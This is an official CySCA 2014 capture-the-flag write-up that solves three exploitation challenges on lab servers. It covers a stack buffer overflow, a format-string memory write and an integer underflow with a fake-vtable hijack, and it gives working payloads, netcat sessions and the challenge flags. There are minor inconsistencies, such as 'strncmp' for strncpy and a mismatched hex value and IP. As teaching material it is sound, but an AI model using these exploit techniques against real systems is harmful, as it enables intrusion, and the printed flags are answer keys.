Australian Government

Cyber Security Challenge Australia 2014

www.cyberchallenge.com.au

CySCA2014 Exploitation Writeup

Background: Quick Code Ltd. have submitted a number of software products to Fortcerts for Certified Secure product evaluation. Fortcerts is currently experiencing a high volume of evaluations and needs you to assist with these evaluations.

Exploitation 1 - The Fonz

Question: Perform a review of the supplied source code for Quick Code Ltd. to identify any vulnerabilities. A server has been set up for you to exploit the identified vulnerabilities for the customer at 172.16.1.20:20000

Designed Solution: Players identify the buffer overflow vulnerability caused by strncmp in the source code. Players then craft a string that will exploit the overflow and set the FixedVariable variable to a value identified in the supplied source code.The server will then respond with the flag.

Write Up:
We start by looking at the provided code snippet. We identify the line below as potentially vulnerable.

```
strncpy( DestBuffer, socketBuffer, MAX_WRITE_SIZE );
```

This is a possible opportunity for a buffer overflow. From the snippet, we can see that the DestBuffer array is 16 chars long and we copy upto MAX_WRITE_SIZE bytes into it. The snippet doesn't list the value of MAX_WRITE_SIZE so potentially it is larger than 16 bytes, allowing us to overflow DestBuffer and overwrite variables after DestBuffer on the stack.

We quickly test our assumption by connecting to the game server and sending 30 A's as our input.

```
#> nc 172.16.1.20 20000
FixedVariable @ 0xbf9ae114. DestBuffer @ 0xbf9ae104
Please enter text to write to buffer: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Entered text: AAAAAAAAAAAAAAAAAAAAAAAA
FixedVariable value: 0x41414141
Please set FixedVariable to 0x73696854
```

We see from the response that FixedVariable is filled with 0x41's, which is the ASCII value for A. It looks like our A's have overran DestBuffer and have overwritten FixedVariable.

Now that we know we can control the FixedVariable with our overflow, we need to know how far into our overflow string FixedVariable actually is. There are a number of ways to do this but because we are told the value of FixedVariable after we overflow it we can quickly send the server unique characters to determine the exact offset.

```
#> nc 172.16.1.20 20000
FixedVariable @ 0xbf9ae114. DestBuffer @ 0xbf9ae104
Please enter text to write to buffer: ABCDEFGHIJKLMNOPQRSTUVWXYZ
Entered text: ABCDEFGHIJKLMNOPQRSTUVWX
FixedVariable value: 0x54535251
Please set FixedVariable to 0x73696854
```

We look up the ASCII values in FixedVariable and find that they equal **"TSRQ"**. You might wonder why the characters are in reverse order, and it is due to the server being X86 and X86 is a little endian architecture. This means it stores dword registers with the least significant bytes "first" in memory.

Now we know that in our overflow string FixedVariable starts at the Q character. We can quickly test this by replacing **QRST** with **4321**.

```
#> nc 172.16.1.20 20000
FixedVariable @ 0xbf9ae114. DestBuffer @ 0xbf9ae104
Please enter text to write to buffer: ABCDEFGHIJKLMNOP4321
Entered text: ABCDEFGHIJKLMNOP4321

FixedVariable value: 0x31323334
Please set FixedVariable to 0x73696854
```

From the server output we can see that FixedVariable is equal to **0x31323334**. This is the ASCII characters **"4321"** reversed as we expect of a little endian architecture, so we know that we have the correct offset into our overflow string.

We now need to set FixedVariable to 0x73696854 to make the server happy.

0x73696853 is the ascii representation of the string “**sihT”**. We need to remember that the server is little-endian so we will need to reverse our bytes. We replace “**QRST”** from our original overflow string with “**This”**. We will then send the overflow string to the server and receive our flag for the question. **CombatBrownieSwell366**.

```
#> nc 172.16.1.20 20000
FixedVariable @ 0xbf9ae114. DestBuffer @ 0xbf9ae104
Please enter text to write to buffer: ABCDEFGHIJKLMNOPThis
Entered text: ABCDEFGHIJKLMNOPThis

FixedVariable value: 0x73696854
Congratulations! Secret key is: CombatBrownieSwell366
```

Exploitation 2 - “Matt Matt Matt Matt”

Question: Perform a review of the supplied source code for Quick Code Ltd. to identify any vulnerabilities. A server has been set up for you to exploit the identified vulnerabilities for the customer 172.16.1.20:20001

Designed Solution: Players identify the format string vulnerability present in the source code snippet. Players craft a format string to write 0x31337BEF to the memory address pointed to by pWinning. The server will then respond with the flag.

Write Up:
We start by analysing the provided code snippet.

Immediately we identify the following line as potentially vulnerable because it is using a non-static format string passed into snprintf.

```
	snprintf( destBuffer+sizeof(RESP_PREFIX)-1, MAX_LEN-sizeof(RESP_PREFIX),
socketBuffer );
```

We can quickly identify if the server is vulnerable by connecting and sending a number of %x’s.

```
#> nc 172.16.1.20 20001
Hello, what is your name?
%x.%x.%x.%x.%x.%x
Nice to meet you 0.0.0.0.0.12

Sorry, today is not your lucky day.
```

The response from the server contains numbers rather than our %x’s. This confirms that the server contains a format string vulnerability.

We look through the supplied source code some more and see that the value pointed to by pWinning is checked against 0x31337BEF and if it matches the flag is sent back to us.

Knowing that we can write data with a format string we will adjust the value pointed to by pWinning to be 0x31337BEF.

We will be using two steps to achieve this, firstly we will use %x’s to determine the argument offset of pWinning on the stack. Secondly, we will use %x and %n format characters to change the value at the leaked address to 0x31337BEF.

We determine the number of stack pops we need to obtain the pWinning pointer, telling us the direct parameter offset of pWinning. The easiest way to do this is to send a number of stack

pops to the server, disconnecting each time. We should see the pWinning pointer change due to the random number as seen in the source code.

```
#> for i in {0..5}; do echo %x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x | nc 172.16.1.20
20001; done
**** SNIP ****
Nice to meet you 0.0.0.0.0.27.0.f755123f.6563694e.206f7420.7465656d.756f7920
**** SNIP ****
Nice to meet you 0.0.0.0.0.27.0.f7501719.6563694e.206f7420.7465656d.756f7920
**** SNIP ****
Nice to meet you 0.0.0.0.0.27.0.f74b234e.6563694e.206f7420.7465656d.756f7920
**** SNIP ****
Nice to meet you 0.0.0.0.0.27.0.f7560f3e.6563694e.206f7420.7465656d.756f7920
**** SNIP ****
Nice to meet you 0.0.0.0.0.27.0.f758a917.6563694e.206f7420.7465656d.756f7920
**** SNIP ****
Nice to meet you 0.0.0.0.0.27.0.f74f1560.6563694e.206f7420.7465656d.756f7920
```

We can see that the 8th value changes every time and none of the others change at all. This means that this is most likely our pWinning pointer and its direct parameter access offset is 8 (8th stack pop).

At this point we could write a format string exploit to use multiple writes to achieve our objective of setting the value at *pWinning to 0x31337BEF. This would mean we had to leak the value of pWinning and manually build write addresses.

Because this is a CTF and time is of the essence, we will just use a single mega-write in our format string which allows us to use the value provided by the binary as our write address and it will also simplify our format string at the expense of server resources.

We already know that pWinning is the 8th direct parameter access variable so now all we need to do is output 0x31337BEF characters using the %x specifier and then write to the address in the 8th direct parameter using the %n specifier. Simple.

We convert 0x31337BEF to decimal and get 825457647, this is the number of bytes we need to tell our %x specifier to output. We plug it into our format string giving us the following format string.

```
%825457647x
```

We then add a %n specifier to write the number of output bytes so far to the address in the 8th direct parameter (we determined this value earlier). We don't want to add any uncertainty to the number of bytes output so we use direct parameter access rather than using stack pops to get to our pWinning address.

```
%825457647x%8$n
```

We connect to the challenge server and pass in the format string, it seems to hang for a while (This is due to the server performing the mega-write we asked it to) and then we get the flag for this question **FairlyIdealLiver576**.

```
#> nc 192.168.0.8 20001
Hello, what is your name?
%825457647x%8$n
**** Wait a number of seconds ****
Nice to meet you
       Today is your lucky day! Your key is: FairlyIdealLiver576
```

Exploitation 3 - A Bit One Sided

Question: Perform a review of the supplied source code for Quick Code Ltd. to identify any vulnerabilities. A server has been set up for you to exploit the identified vulnerabilities for the customer at 172.16.1.20:21320

Designed Solution: Players need to identify two vulnerabilities in the source code snippet. The first being a memory leak caused by passing a pointer to a variable rather than a variable into printf. The second vulnerability is an integer underflow caused by subtracting 1 from the reqLen variable when passing it into recv. Players need to leak the address of the recvLen variable, and offset it to determine the address of reqData. They then need to use the integer underflow to cause a buffer overflow, overwriting the reqObj pointer with a pointer to a fake object and vtable containing the win function. They will then have the flag returned to them when win() is called.

Write Up:
We start by looking at the source code file provided with this question. The code snippet seems to reads reqLen (2 bytes) from the player. It then performs a bounds check on reqLen, if it passes the bounds check a new CReqObj object is created and the program then receives reqLen-1 bytes. It then calls the CReqObj objects SetRequestData function with the data it has just received from the player. It then calls the CReqObj objects ProcessRequest function, prints “Better luck next time”, deletes the CReqObj object, closes the player socket and calls exit(0);

We notice two vulnerabilities in the snippet. The first is an address leak, where a pointer to recvLen is returned rather than the value of recvLen.

```
socket_printf(client_socket, "Got request size: %d\n", &recvLen);
```

The second is a integer underflow. If we send the value 0 as the reqLen it will pass the bounds check.

```
if (reqLen < 0 || reqLen > sizeof(reqData))
```

However when the program calls recv, 1 will be subtracted from 0 giving us a signed value of -1. The recv functions len parameter is of type size_t which is an unsigned int. When a signed value of -1 is passed into recv’s len parameter it is cast to an unsigned int, where -1 becomes 0xFFFFFFFF thus asking recv to read up to 4,294,967,295 bytes. This would allow a player to send more than 128 bytes to the second recv to overflow the reqData buffer and overwrite other stack variables.

```
recvLen = recv(client_socket,reqData,reqLen-1,0);
```

So we need to determine how to exploit this. First we need to consider where we want to divert program flow to. There is a function called win in the code snippet that returns the flag to the client socket, so we should probably execute that.

Secondly, we have to decide how we will divert the code path to execute code at our desired win function.

We can't simply overwrite EIP because the exit call before the return stops eip from being popped off the stack and executed. However, the overflow will cause the reqObj object pointer to be overwritten. We can use this fact to gain control of execution by creating a fake object and vtable containing the address of function win. This way, when the program tries to call SetRequestData(reqData) it will actually call the win function.

Lets start by building our fake object and vtable. A standard object compiled in C++ generally looks something like the following table in memory.

```
ObjPtr  -> Vtable Ptr  ->  FunctionPtr 1
           ObjVar 1        FunctionPtr 2
           ObjVar 2        FunctionPtr ..
           ObjVar 3        FunctionPtr n
           ObjVar ..
           ObjVar n
```

We will build a fake object and vtable that looks like the following

```
reqData ->  reqData+4 ->   win addr
                           win addr
                           win addr
                           win addr
```

Compressing this into a fake object string gives us the following string format.

```
<reqdata+4><win addr><win addr><win addr><win addr><win addr><win addr><Padding to
128Bytes><reqdata><reqdata><reqdata><reqdata><reqdata><reqdata>
```

We pad the first part out to 128 bytes to fill the reqdata buffer and to ensure our alignment is correct.

Note that we are using multiple reqdata address entries at the end of our string, this is so we don't have to determine the number of bytes there are between the reqObj object pointer and reqData on the stack. As long as we remember to 4 byte align our values we should be ok.

Now we start determining the values we need to substitute into our fake object string.

We find the address of the win function in the supplied binary using objdump. The extra data around the name is just name mangling applied by the compiler.

```
#> objdump -x efed50a053ba74f8b58794d2690ecaf3-exp03 | grep win
080490e1 g    F .text    00000060              _Z3winv
00000000      F *UND*    00000000              _Unwind_Resume@@GCC_3.0
```

We place the address of the win function into our exploit string taking care to reverse the bytes due to endianness.

```
<reqdata+4>\xe1\x90\x04\x08\xe1\x90\x04\x08\xe1\x90\x04\x08\xe1\x90\x04\x08\xe1\x9
0\x04\x08\xe1\x90\x04\x08<Padding to
128Bytes><reqdata><reqdata><reqdata><reqdata><reqdata><reqdata>
```

Now we need to determine the memory address of reqData. We can get this by taking the address leak of recvLen we identified above and offset it to get the address of reqData.

We use netcat to connect to the server and send it some data to get the “Got request size:” prompt. This does not change between connections, only when the service is restarted. **NOTE: Your leaked address will differ so you will have to take that into account.**

```
#> nc 172.16.1.20 21320
00
Got request size: -1074801836
```


We got the address **-1074801836** for recvLen. We convert it from a signed integer into an unsigned integer using bash.

```
#> printf "0x%x" "-1074801836"
0xffffffffbfefd354
```

Because it is a 32-bit target we can ignore the first four 0xFF bytes. This puts the recvLen variable at address **0xbfefd354**.

We subtract 128 bytes from this address to get the first address of reqData. This gives us reqDatas address of 0xBFEFD2D4.

We determine there is a 128 byte offset between the two addresses by opening up the supplied binary in the IDA evaluation and looking at the stack it has rebuilt for us. We had to name reqData and recvLen but it was quite easy. We subtract 0xA4 from 0x24 and get 0x80 (128).



```
; Attributes: bp-based frame

; _DWORD __cdecl handle_client(int fd)
public _Z13handle_clienti
_Z13handle_clienti proc near

reqData= byte ptr -0A4h
recvLen= dword ptr -24h
buf= word ptr -20h
var_1D= byte ptr -1Dh
var_1C= dword ptr -1Ch
fd= dword ptr  8
```

We substitute the new value into our exploit string which now looks like the following

```
\xD8\xD2\xEF\xBF\xe1\x90\x04\x08\xe1\x90\x04\x08\xe1\x90\x04\x08\xe1\x90\x04\x08\xe1\x90\x04\x08\xe1\x90\x04\x08<100bytes of Padding>\xD4\xD2\xEF\xBF\xD4\xD2\xEF\xBF\xD4\xD2\xEF\xBF\xD4\xD2\xEF\xBF\xD4\xD2\xEF\xBF\xD4\xD2\xEF\xBF
```

We append our zero size short to underflow the integer to the exploit string and send the exploit string to the server.

The server returns the question flag **TokenMountedLeaky858** twice. The reason we get two copies of the flag is because when we made our fake vtable we added win entries for both of the functions that get called before the ret (SetRequestData and ProcessRequest).

```
#> python -c 'print "\x00\x00"+"\xD8\xD2\xEF\xBF\xe1\x90\x04\x08\xe1\x90\x04\x08\xe1\x90\x04\x08\xe1\x90\x04\x08\xe1\x90\x04\x08\xe1\x90\x04\x08"+"A"*100+"\xD4\xD2\xEF\xBF"*6' | nc 172.16.1.20 21320
Got request size: -1074801836
Success. Your flag is TokenMountedLeaky858
Success. Your flag is TokenMountedLeaky858
Better luck next time.
```